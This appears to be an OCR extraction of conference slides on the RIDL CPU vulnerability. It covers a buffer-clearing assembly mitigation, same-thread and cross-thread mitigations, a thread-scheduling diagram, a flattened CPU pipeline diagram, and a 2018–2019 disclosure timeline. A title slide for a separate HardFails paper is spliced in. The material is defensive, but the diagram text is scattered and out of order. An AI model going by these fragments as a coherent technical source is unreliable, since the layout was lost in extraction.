
```
        __asm__ __volatile__ (
                "lfence\n\t"
                "orpd (%1), %%xmm0\n\t"
                "orpd (%1), %%xmm0\n\t"
                "xorl   %%eax, %%eax\n\t"
                "1:clflushopt 5376(%0,%%rax,8)\n\t"
                "addl   $8, %%eax\n\t"
                "cmpl $8*12, %%eax\n\t"
                "jb 1b\n\t"
                "sfence\n\t"
                "movl   $6144, %%ecx\n\t"
                "xorl   %%eax, %%eax\n\t"
                "rep stosb\n\t"
                "mfence\n\t"
                : "+D" (dst)
                : "r" (zero_ptr)
                : "eax", "ecx", "cc", "memory"
        );
```

RIDL MITIGATIONS

Introduced in May:

- **Same-thread**:
  - `verw` overwrites affected buffers
  - Special Assembly snippets
- **Cross-thread**:
  - Complex scheduling and synchronization

RIDL MITIGATIONS


1
idle
idle
2a
kernel
idle
4
kernel
kernel
idle
kernel
2b
Synchronous iret from both threads to user/user state
3a
user
idle
user
user
5
3b
idle
user
6a
user
kernel
6b
kernel
user
Kernel thread must bring the other thread into the kernel, then jump to kernel/kernel state
Each box pair represents a physical core:
thread 0
thread 1
Interrupt
and
iret
Syscall/trap/interrupt
Interprocess interrupt rendezvous
Halt/MWAIT/spin


RIDL MITIGATIONS

- **Same-thread**:
  - `verw` overwrites affected buffers
  - Special Assembly snippets
- **Cross-thread**:
  - Complex scheduling and synchronization
  - Disable Intel Hyper-Threading®

SPOT MITIGATIONS

FUTURE OF MITIGATIONS

Looking at our diagram, there might be other issues…



① Front-end
③ Memory Pipeline
② Out-of-Order Engine
Instruction Predecode & Fetch (16 bytes)
L1i Cache 32 kiB 8-way
L1i TLB
Instruction µOP Cache Tags
L2 TLB
L2 Cache 256 kiB 4-way
L1d TLB
L1d Cache 32 kiB 8-way
Line Fill Buffer (10 entries)
6 MOPs
Instruction Queue (2x25 entries)
Macro Fusion
5 MOPs
5-way Decoder
Complex
Simple
Simple
Simple
Simple
MS ROM
µCode Sequencer
3-4 µOPs
µOP
µOP
µOP
µOP
5 µOPs
6 µOPs
4 µOPs
Branch Prediction Unit
Return Stack Buffer
Branch Target Buffer
µOP Cache 1.5K µOPs 8-way
Multiplexer
Stack Engine
Adders
Allocation Queue (2x64 entries)
Micro Fusion
6 µOPs
loads
stores
branches
µOPs
Load Buffer (72 entries)
Store & Forward Buffer (56 entries)
Branch Order Buffer (48 entries)
Re-order Buffer (224 entries)
Retirement Unit
Physical Register File
Integer Registers (180 entries)
Vector Registers (168 entries)
Register Alias Table
Primary RAT
Shadow RAT
4 µOPs
Register Allocation & Renaming
Common Data Buses
Execution Units
STORE
AGU
LOAD
AGU
LOAD
INT ALU
INT DIV
IVEC ALU
IVEC MUL
FP FMA
AES
VEC STR
FP DIV
Branch
AGU
INT ALU
Branch
INT ALU
VEC SHUFFLE
IVEC ALU
LEA
INT ALU
INT MUL
IVEC ALU
IVEC MUL
FP FMA
Bit Scan
port 0
port 2
port 3
port 4
port 7
port 6
port 5
port 1
µOP Scheduler
Unified Reservation Station (97 entries)
CPU Core
CPU Core
CPU Core
CPU Core
LLC Slice
LLC Slice
LLC Slice
LLC Slice
System Agent
Display Controller
PCIe
Memory Controller

TAKE HOME MESSAGE


These issues **need to be fixed**!


HardFails: Insights into Software-Exploitable Hardware Bugs

Ghada Dessouky, David Gens, Arun Kanuparthi, Hareesh Khattri, Jason M. Fung, Ahmad-Reza Sadeghi and Jeyavijayan Rajendran


Technische Universität Darmstadt;
Texas A&M University;
Intel Corporation


Disclosure process



2018
2019
Sep
Oct
Nov
Dec
Jan
Feb
Mar
Apr
May




Sep 12 - Reported to Intel
2018
2019
Sep
Oct
Nov
Dec
Jan
Feb
Mar
Apr
May



Sep 12 - Reported to Intel
2018
2019
Sep
Oct
Nov
Dec
Jan
Feb
Mar
Apr
May
Nov 1 - RIDL Submission


Sep 12 - Reported to Intel
2018
2019
Sep
Oct
Nov
Dec
Jan
Feb
Mar
Apr
May
Nov 1 - RIDL Submission
Dec 2 - Three Other Finders



- Giorgi Maisuradze
- Dan Horea Lutas
- Volodymyr Pikhur

